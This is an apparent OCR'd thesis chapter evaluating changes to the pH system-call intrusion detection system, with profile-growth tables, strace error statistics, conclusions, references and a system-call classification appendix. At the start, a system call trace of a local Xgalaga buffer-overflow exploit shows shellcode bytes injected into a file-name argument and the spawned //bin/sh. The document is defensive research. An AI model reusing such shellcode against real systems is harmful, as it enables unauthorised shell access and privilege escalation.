read(3, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 20) = 20
read(3, "\0\0\0\0", 4)                  = 4
read(3, "\0\0\0\0", 4)                  = 4
read(3, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 20) = 20
read(3, "\0\0\0\0", 4)                  = 4
read(3, "\0\0\0\0", 4)                  = 4
read(3, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 20) = 20
read(3, "\0\0\0\0", 4)                  = 4
read(3, "\0\0\0\0", 4)                  = 4
read(3, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 20) = 20
read(3, "\0\0\0\0", 4)                  = 4
read(3, "\0\0\0\0", 4)                  = 4
read(3, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 20) = 20
read(3, "\0\0\0\0", 4)                  = 4
read(3, "\0\0\0\0", 4)                  = 4
read(3, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 20) = 20
read(3, "\0\0\0\0", 4)                  = 4
read(3, "\0\0\0\0", 4)                  = 4
read(3, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 20) = 20
read(3, "\0\0\0\0", 4)                  = 4
read(3, "\0\0\0\0", 4)                  = 4
read(3, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 20) = 20
read(3, "\0\0\0\0", 4)                  = 4
read(3, "\0\0\0\0", 4)                  = 4
read(3, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 20) = 20
read(3, "\0\0\0\0", 4)                  = 4
read(3, "\0\0\0\0", 4)                  = 4
read(3, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 20) = 20
read(3, "\0\0\0\0", 4)                  = 4
read(3, "\0\0\0\0", 4)                  = 4
read(3, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 20) = 20
read(3, "\0\0\0\0", 4)                  = 4
read(3, "\0\0\0\0", 4)                  = 4
close(3)                                = 0
```

```
open("••••••••••••••••••••••••••••••••1À1Û1É³□±□°GÍ€1ÒRhn/shh//bi‰ãRS‰
á•B
Í€¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿
,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ
¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿,þÿ¿ ùÿ¿!ƒ□ Æ/.xgalsc
ores", O_RDONLY) = -1 ENOENT (No such file or directory)
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 4), ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -
1, 0) = 0x40017000
write(1, "Trouble opening high scores file"..., 322) = 322
close(-1)                               = -1 EBADF (Bad file
descriptor)
syscall_4294967111(0xbffffa02, 0x9, 0x9, 0xbffffa0a, 0x8053eb0,
0xbffffe2c, 0xffffffda, 0x2b, 0x2b, 0, 0, 0xffffff47, 0xbffffe30, 0x23,
0x286, 0xbffff838, 0x2b, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0) =
-1 (errno 38)
execve("//bin/sh", ["//bin/sh"], [/* 0 vars */]) = 0
uname({sys="Linux", node="localhost.localdomain", ...}) = 0
brk(0)                                  = 0x80e5b54
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -
1, 0) = 0x40016000
open("/etc/ld.so.preload", O_RDONLY)    = -1 ENOENT (No such file or
directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=62176, ...}) = 0
```

Fig. 5.1 Partial system call trace of Xgalaga exploit.

The system call sequence which is seen by pH and that causes anomalies is :

```
gettimeoftheday, open, close, open, fstat64, old_mmap, write, close, execve
```

The call to `execve` generates eight anomalous look-ahead pairs. This was because in the time that was spent in learning Xgalaga's system call traces, `execve` was never spotted other than, the instance of the first `execve` call which loads and runs the Xgalaga process. The execution of the `execve` system call is delayed and the process is suspended.

Other exploits were also tried, such as a vulnerability in '*lpr*' (the printing program) that was found on the Internet. However, it was only possible to make the Xgalaga exploit work on the test rnachine. Many of these vulnerabilities work against older versions of the kernel and applications. Kernel version 2.4.20 and Red Hat version 9.0 are fairly recent, and as a result there are fewer vulnerabilities against the programs and software associated with thern.

The other significant observation from testing this modification was the behavior of the new profiles. The newer profiles generated marginally more false positives and there was no noticeable difference in the behavior or response of the system to these changes. These increase in the number of anomalies were expected and could be attributed to a combination of factors, specifically, the reduced number of system calls in the profiles (which generated less accurate reproduction of normal behavior) and the reduced time spent in learning about normal behavior. To compare how the profiles grew under the two schemes, statistical data for Xgalaga was recorded. In this test, the total number of system calls executed, the total number of new call sequences discovered, and the total number of look-ahead pairs generated by these new sequences were recorded. This data was collected after running the Xgalaga program periodically and, for a similar amount of time in both the instances.

Readings after first interval		
	Before	After
Total Calls	184812	176566
Total Sequences	319	235
Total Pairs	1015	816

Readings after second interval		
	Before	After
Total Calls	401327	341341
Total Sequences	406	246
Total Pairs	1284	835

Readings after third interval		
	Before	After
Total Calls	539236	480457
Total Sequences	486	249
Total Pairs	1376	840

Readings after fourth interval		
	Before	After
Total Calls	889521	810405
Total Sequences	632	251
Total Pairs	1720	842

Fig. 5.2 Growth of profile before and after modifications.

The figures above and the response of pH, show that by restricting the number of system calls that are monitored, we improve the performance of pH. The chances of pH detecting an evasion attack are increased and at the same time there is no significant impact of false positives on its performance. The other advantage of this modification is the decrease in overhead, since we do not analyze or inspect every system call. Though the profiles occupy the same amount of memory, they contain a far smaller number of look-ahead pairs; thus the time spent in preprocessing system calls decreases (on average) for a process. The above figures also indicate that by adding all system calls to our analysis, we are merely including redundant data in the profiles.

5.2 Outcome from tracking erroneous system calls

Initially the number of system calls expected to fail per process was set as a hard coded value of ten, for all processes. This turned out to be a serious miscalculation as, even a simple operation of opening and closing a text editor like vi, without editing or modifying any files, generates thousands of system calls out of which about 10% fail. pH was initially programmed to count the number of errors per process and, if they exceeded the expected number, to delay the process for a period of two days. This resulted in the system appearing to freeze repeatedly, if not all the time, because most of the processes were being delayed. (As an example, when an attempt was made to open the shell or the terminal on the KDE desktop, the process would be started but the terminal window would never appear until the process was 'tolerized' using the pH 'tolerize' command.) This behavior was initially attributed to a programming error, but closer observation revealed the fact that the value of ten as a limit for erroneous calls was significantly too low.

This limit was increased to fifty and the response of pH was disabled. Instead of the processes being delayed, we opted to collect statistical information about the process in a log file. We made note of the number of system calls required for a process to generate various number of errors (50,100,150,200 etc), in order to determine if there was a pattern in the distribution of erroneous system calls. The output obtained from the log file

was compared with the data obtained from monitoring the execution of the process with the UNIX `strace` program. Both these sources revealed identical numbers, which nullified the possibilities of programming errors in our code. Shown below is sample output obtained from the `strace` utility and the distribution of errors obtained from our tests for various programs.

```
6338  execve("/usr/bin/emacs", ["emacs", "output/strace"], [/* 31 vars
*/]) = 0
% time     seconds  usecs/call     calls    errors syscall
------ ----------- ----------- --------- --------- ----------------
 93.47    1.030039        3344       308       134 select
  2.10    0.023143          30       784           write
  2.00    0.022060          13      1655       136 read
  1.04    0.011468         104       110           writev
  0.48    0.005256           6       863       750 stat64
  0.15    0.001705           2       916       134 sigreturn
  0.15    0.001702           6       265        65 open
  0.11    0.001235           2       795           gettimeofday
  0.10    0.001114           2       730           brk
  0.10    0.001091           4       252           ioctl
  0.05    0.000565           4       139           old_mmap
  0.04    0.000407           2       201           close
  0.03    0.000340           4        85           munmap
  0.02    0.000258           2       151           setitimer
  0.02    0.000216           2       119           kill
  0.02    0.000210           2       117           fstat64
  0.02    0.000184           2       115           _llseek
  0.02    0.000183           7        27           readv
  0.01    0.000158           1       122           getpid
  0.01    0.000158           5        34        22 access
  0.01    0.000108          54         2         1 connect
  0.01    0.000072           6        12           getdents64
  0.00    0.000052           3        15        15 readlink
  0.00    0.000047           2        25           rt_sigprocmask
  0.00    0.000047           2        26           fcntl64
  0.00    0.000046           5        10         1 lstat64
  0.00    0.000039           2        24           rt_sigaction
  0.00    0.000023          12         2           socket
  0.00    0.000021          21         1           mmap2
  0.00    0.000016           2         8           uname
  0.00    0.000013           1         9           getegid32
  0.00    0.000006           3         2           alarm
  0.00    0.000004           4         1         1 unlink
  0.00    0.000003           2         2           getpgid
  0.00    0.000002           2         1           setpgid
  0.00    0.000002           2         1           setrlimit
  0.00    0.000002           2         1           getrlimit
  0.00    0.000002           2         1           getuid32
  0.00    0.000002           2         1           geteuid32
------ ----------- ----------- --------- --------- ----------------
100.00    1.101999                  7932      1259 total
```

Fig. 5.3 Strace output for emacs.




Fig. 5.4 Graphical representation of rate of generation of errors for emacs. Refer to Appendix C for data values.




Fig. 5.5 Graphical representation of distribution of errors for emacs. Refer to Appendix C for data values.

The above graph shows the number of system calls needed to generate sets of erroneous calls for a short execution of the `emacs` program. This graph illustrates the random variation in the distribution of errors. The number of errors never stabilized over a large enough region of process execution, suggesting that it is virtually impossible to predict the number of system call errors that might be generated for a process, and that even

within a process the distribution of errors is without any detectable patterns. Similar results were obtained for other normally behaving processes.

The lack of a pattern in the distribution of errors becomes more evident when the output for the two processes of the same executable are compared, and the two processes are made to perform slightly different tasks. This enables us to compare the results for two different execution paths of the same program. The output obtained above is for the case when, `emacs` was made to open a file and no other operations were performed on it. The following output is for the instance when `emacs` was made to open a file and the file was searched for textual patterns, content was modified, changes were saved, and other similar actions were carried out.




Fig. 5.6. Graphical representation of distribution of errors for emacs, when a file was edited. Refer to Appendix C for data values.

From Fig. 5.5 and Fig. 5.6, it is evident that there are no common regions in the execution traces of `emacs` that display similar patterns or an identical distribution. This indicates that as the program flow assumes different execution paths, the distribution of errors varies too and it becomes even more difficult to arrive at a typical value for the limit of errors per process for an executable.




Fig. 5.7 Graphical representation of distribution of errors for pHmon. Refer to Appendix C for data values.

Similar behavior was observed in case of the execution of *'pHmon'*, a graphical utility provided along with pH that lets you monitor the state of pH on a per process basis. This is shown in the above figure. As compared to emacs, *pHmon* is a fairly complex program, generating a large number of system calls.

5.3 Conclusion

The above results indicate the virtue of restricting the set of system calls that are monitored to learn normal behavior. They show that same amount of information, if not more, is obtained by working with a smaller set of system calls. This also reduces the total time spent by the process in IDS related analysis and processing, thus improving the overall performance. Bernaschi et al [3] proposed a similar approach in their work related to intercepting system calls. Their implementation was however completely different than the approach of pH IDS and was an enhancement to the Linux kernel, rather than a full-fledged IDS. They also looked at system call arguments in deciding whether a system call invocation was anomalous. They achieved reasonable amount of success against buffer overflow attacks with this methodology. Our results thus confirm the hypothesis that classification of system calls is an efficient method to improve performance of the IDS.

On the other hand, our other results prove that not much information can be gathered about the nature of a process, by simply looking at the number of system calls that fail. Variations in the distribution of errors and the number of errors are too high even for a normally behaving process. Even if a threshold or a limit on the number of calls that are allowed to fail were discovered, it would be easy for the intruder to vary the number of erroneous calls and escape detection, as it is difficult and virtually impossible to create a boundary between abnormal and normal behavior by simply hard coding a value for allowable erroneous calls.

5.4 Scope for future work

There are a few drawbacks related to our tests and results. It is not known how a slightly different classification of system calls would affect the performance of pH. More experimentation with different sets of calls is needed. There probably is no optimal set of system calls that yields best results. Also measuring the effectiveness of, performance of an IDS is an area which has not received significant attention within the research community. No tools exist to compare two IDSs, so it is difficult to predict what are 'best results' in this case. The metrics used currently (rate of false positives, time to learn normal behavior, and the ability to stop attacks) are dependent on factors like the environment and versions of software in use and cannot be directly used to evaluate two IDSs. With respect to our tests, it would be interesting to determine if there exists a range of numbers of system calls such that if fewer system calls are chosen than this value, the performance deteriorates noticeably, while if more system calls are included, no significant improvement is observed. Our results do hint that such an 'optimal range' could exist.

We have not tested pH with our modifications against a broad range of attacks. We limited our tests to local exploits. Our results serve as 'proof-of-concept' and should be tested against remote exploits and different kinds of intrusions to attain more credibility.

Though much interest has been generated in system call based intrusion detection systems, most of these ignore the parameters and arguments of system calls. In their investigations, Bernuschi et al [3] and Wagner and Dean [26] considered system call arguments, but in both these instances the parameters of only a handful of system calls were processed. Wagner and Sato [27] have shown that the most critical way of carrying out mimicry attacks on pH IDS is by the substitution of system call arguments. This problem is difficult to overcome because even for the same system call, there is significant variation in the number, type and values of legal arguments, is significant. Processing all arguments for all attempted calls will be too expensive. There is scope for

further work with respect to dealing with system call arguments, possibly using concepts of artificial intelligence, neural networks and machine learning to solve this problem.

Our results have also proved that it is not possible to characterize the behavior of a process by merely looking at the number of system calls that fail per process, as was suggested in [27]. However, this information about the process, in combination with some other observable, may give us more data about the behavior of a process. The execution of a program can be broken down into different stages: loading of the program, initialization, accessing system files and libraries, actual execution of the main body, closing files and clearing used resources and final bookkeeping (if any). Each of these stages can be expected to display varying number of system calls that fail. So rather than looking at the entire process, analysis could be spread over different regions of the process. Another possible solution would be to study the nature and type of errors generated. It is reasonable to assume that an error caused in opening a file because of insufficient privileges is a greater cause for concern than because of the file not being present.

References :

[1] D Anderson, T Frivold and A Valdes. Next-generation intrusion detection expert system (NIDES): A Summary. From Technical Report SRI-CSL-95-07, Computer Science Laboratory, SRI International, May 1995.

[2] S Axelsson. Intrusion Detection Systems : A Survey and Taxonomy. Technical Report , Department of Computer Engineering, Chalmers University of Technology, Sweden, 2000.

[3] M Bernaschi, E Gabrielli, L Mancini. Operating System Enhancements to Prevent the Misuse of System Calls. In *7th ACM Conference on Computer and Communications Security, Athens, Greece, 2000.*

[4] M Chung, N Puketza, R Olsson and B Mukherjee. Simulating Concurrent Intrusions for Testing Instrusion Detection Systems: Parallelizing Intrusions. In *National Information Systems Security Conference, pg 173-183, 1995.*

[5] D Denning. An Intrusion Detection Model. In *IEEE Transactions on Software Engineering, Los Alamos, CA, 1987.*

[6] S Forrest, S Hofmeyr and A Somayaji. Intrusion Detection Using Sequences of System Call. In *Journal of Computer Security, vol 6. , 1998.*

[7] S Forrest, S Hofmeyer, A Somayaji and T Longstaff. A Sense of Self for Unix Processes. In *Proceedings of the 1996 IEEE Symposium on Security and Privacy, IEEE Computer Society Press, Los Alamitos, CA.*

[8] M Handley, C Kreibich and V Paxson. Network Intrusion Detection: Evasion, Traffic Normalization and End-to-End Protocol Semantics. In *10th USENIX Security Symposium, 2001.*

[9] L Heberlein, G Dias, K Levitt, B Mukherjee, J Wood and D Wolber. A Network Security Monitor. In *Proceedings of the IEEE Symposium on Security and Privacy.*

IEEE Press, 1990.

[10] L Heberlein, B Mukherjee and K Levitt. Internet Security Monitor : An Intrusion Detection System for Large Scale Networks. In *Proceedings of 15th National Computer Security Conference, 1992.*

[11] P Helman and J Bhangoo. A Statistically Based System for prioritizing information exploration under uncertainty. In *IEEE Transactions on Systems, Man and Cybernetics, Part A: Systems and Humans, 27(4): 449-466, July 1997.*

[12] J Hochberg, K Jackson, C Stallings, J McClary, D DuBois and J Ford. NADIR : An Automated System for Detecting Network Intrusion and Misuse. *Computeres and Security, 12(3):235-248, 1993.*

[13] G Kim and E Spafford. The Design and Implementation of TRIPWIRE: A File System Integrity Checker. In *Proceedings of 2nd ACM Conference of Computer and Communication Security, 1994.*

[14] C Ko, G Fink and K Levitt. Automated detection of vulnerabilities in privileged programs by execution monitoring. In *Proceedings of the 10th Annual Computer Security Applications Conference, pages 134-144, December 1994.*

[15] A Kosoresow and S Hofmeyer. Intrusion Detection via System Call Traces. IEEE Software 1997.

[16] W Lee, S Stolfo and P Chan. Learning Patterns from Unix Process Execution Traces for Intrusion Detection. In *Proceedings of AAAI-97 AI Approaches to Fraud Detection and Risk Management, 1997.*

[17] Y Liao and V Vemuri. Using Text Categorization Techniques for Intrusion

Detection. In *Proceedings of the 9th USENIX Security Symposium, Aug 2002.*

[18] T Longstaff, J Ellis, S Hernan, H Lipson, R McMillan, L Pesante, and D Simmel. Security of the Internet. Published in *The Froehlich/Kent Encyclopedia of Telecommuniations vol. 15, New York, 1997.* Located at http://cert.org/

[19] T Lunt, A Tamaru, F Gilham, R Jagannathan, P Neurnann, H Javitz, A Valdes and T Garvey. A real-time intrusion detection expert system(IDES) – final technical report. From Computer Science Laboratory, SRI International, Menlo Park, CA, 1992.

[20] D Pipkin. Halting the Hacker : A Practical Guide to Computer Security. Hewlett Packard Books. Pg 39-50

[21] R Sekar, M Bendre, D Dhurjati, and P Bollineni. A Fast Automaton-Based Method for Detecting Anomalous Program Behaviors. In *Proceedings of 2001 IEEE Symposium on Security and Privacy, 2001.*

[22] A Somayaji. Operating System Security and Stability through Process Homeostasis. PhD thesis submitted by the author at University of New Mexico. July 2002.

[23] A Somayaji and S Forrest. Automated Response Using System Call Delays. In *Proceedings of the 9th USENIX Security Symposium,* Aug 2000.

[24] T Ptacek, and T Newsham. Insertion, Evasion and Denial of Service: Eluding Network Intrusion Detection. *Secure Networks, Jan 1998.*

[25] H Teng, K Chen and S Lu. Security Audit Trail Analysis Using Inductively Generated Predictive Rules. In *Proceedings of the 6th Conference on Artificial* Intelligence Applications, pages 24-29, Piscataway, NJ, 1990. IEEE

[26] D Wagner and D Dean. Intrusion Detection via Static Analysis. *IEEE Symposium*

on Security and Privacy, 2001.

[27] D Wagner and P Sato. Mimicry Attacks on Host-Based Intrusion Detection Systems. In *9th ACM Conference on Computer and Communications Security, Washington DC, 2002.*

[28] C Warrender, S Forrest and B Pearlmutter. Detecting Intrusions Using System Calls: Altemative Data Models. In *Proceedings of the 1999 IEEE Symposium on Security and Privacy, pages 133-145, CA 1999.*

[29] A Wepsi, M Dacier and H Debar. Intrusion Detection using Variable Length Audit Trail Patterns. In *RAID 2000.*

APPENDIX A

Classification of system calls :

INNOCUOUS SYSTEM CALLS – Excluded from profiles.					
Sys Call No	Name	Category	Sys Call No	Name	Category
3	Read	File System	116	Sysinfo	Proc Mgmt
13	Time	Proc Mgmt	122	Newuname	Proc Mgmt
20	Getpid	Proc Mgmt	132	Getpgid	Proc Mgmt
24	getuid16	Proc Mgmt	135	Sysfs	File System
43	Times	Proc Mgmt	136	Personality	Proc Mgmt
45	Brk	Proc Mgmt	141	Getdents	File System
47	getgid16	Proc Mgmt	145	Readv	File System
49	geteuid16	Proc Mgmt	147	Getsid	Proc Mgmt
50	getegid16	Proc Mgmt	155	sched_getparam	Proc Mgmt
64	Getppid	Proc Mgmt	157	sched_getscheduler	Proc Mgmt
65	Getpgrp	Proc Mgmt	159	sched_get_priority_max	Proc Mgmt
76	old_getrlimit	Proc Mgmt	160	sched_get_priority_min	Proc Mgmt
77	Getrusage	Proc Mgmt	165	Getreusid16	Proc Mgmt
78	Gettimeofday	Proc Mgmt	171	Getresgid16	Proc Mgmt
80	Getgroups16	Proc Mgmt	191	Getrlimit	Proc Mgmt
85	Readlink	File System	199	Getuid	Proc Mgmt
89	old_readdir	File System	200	Getgid	Proc Mgmt
96	Getpriority	Proc Mgmt	201	Geteuid	Proc Mgmt
103	Syslog	Proc Mgmt	202	Getegid	Proc Mgmt
105	Getitimer	Proc Mgmt	209	Getresuid	Proc Mgmt
109	Uname	Proc Mgmt	211	Getresgid	Proc Mgmt

[Note : Proc Mgmt – Process Management, Mem Mgmt – Memory Management

Comm – Communication, Misc – Miscellaneous]

CRITICAL SYSTEM CALLS – Included in profiles.					
Sys Call No	Name	Category	Sys Call No	Name	Category
1	Exit	Proc Mgmt	36	Sync	File System
2	Fork	Proc Mgmt	37	Kill	Proc Mgmt
4	Write	File System	38	rename	File System
5	Open	File System	39	Mkdir	File System
6	Close	File System	40	Rmdir	File System
7	Waitpid	Proc Mgmt	41	Dup	File System
8	Creat	File System	42	Pipe	File System
9	Link	File System	46	Setgid16	Proc Mgmt
10	Unlink	File System	48	signal	Proc Mgmt
11	Execve	File System	51	Acct	Misc
12	Chdir	File System	52	umount	File System
14	Mknod	File System	54	loctl	File System
15	Chmod	File System	55	Fcntl	File System
16	lchown16	File System	57	setpgid	Proc Mgmt
18	Stat	File System	59	olduname	Proc Mgmt
19	Lseek	File System	60	umask	File System
21	Mount	File System	61	chroot	File System
22	Oldumount	File System	62	Ustat	Misc
23	setuid16	Proc Mgmt	63	dup2	File System
25	Stime	Proc Mgmt	66	Setsid	Proc Mgmt
26	Ptrace	Proc Mgmt	67	sigaction	Proc Mgmt
27	Alarm	Proc Mgmt	68	sgetmask	Proc Mgmt
28	Fstat	File System	69	ssetmask	Proc Mgmt
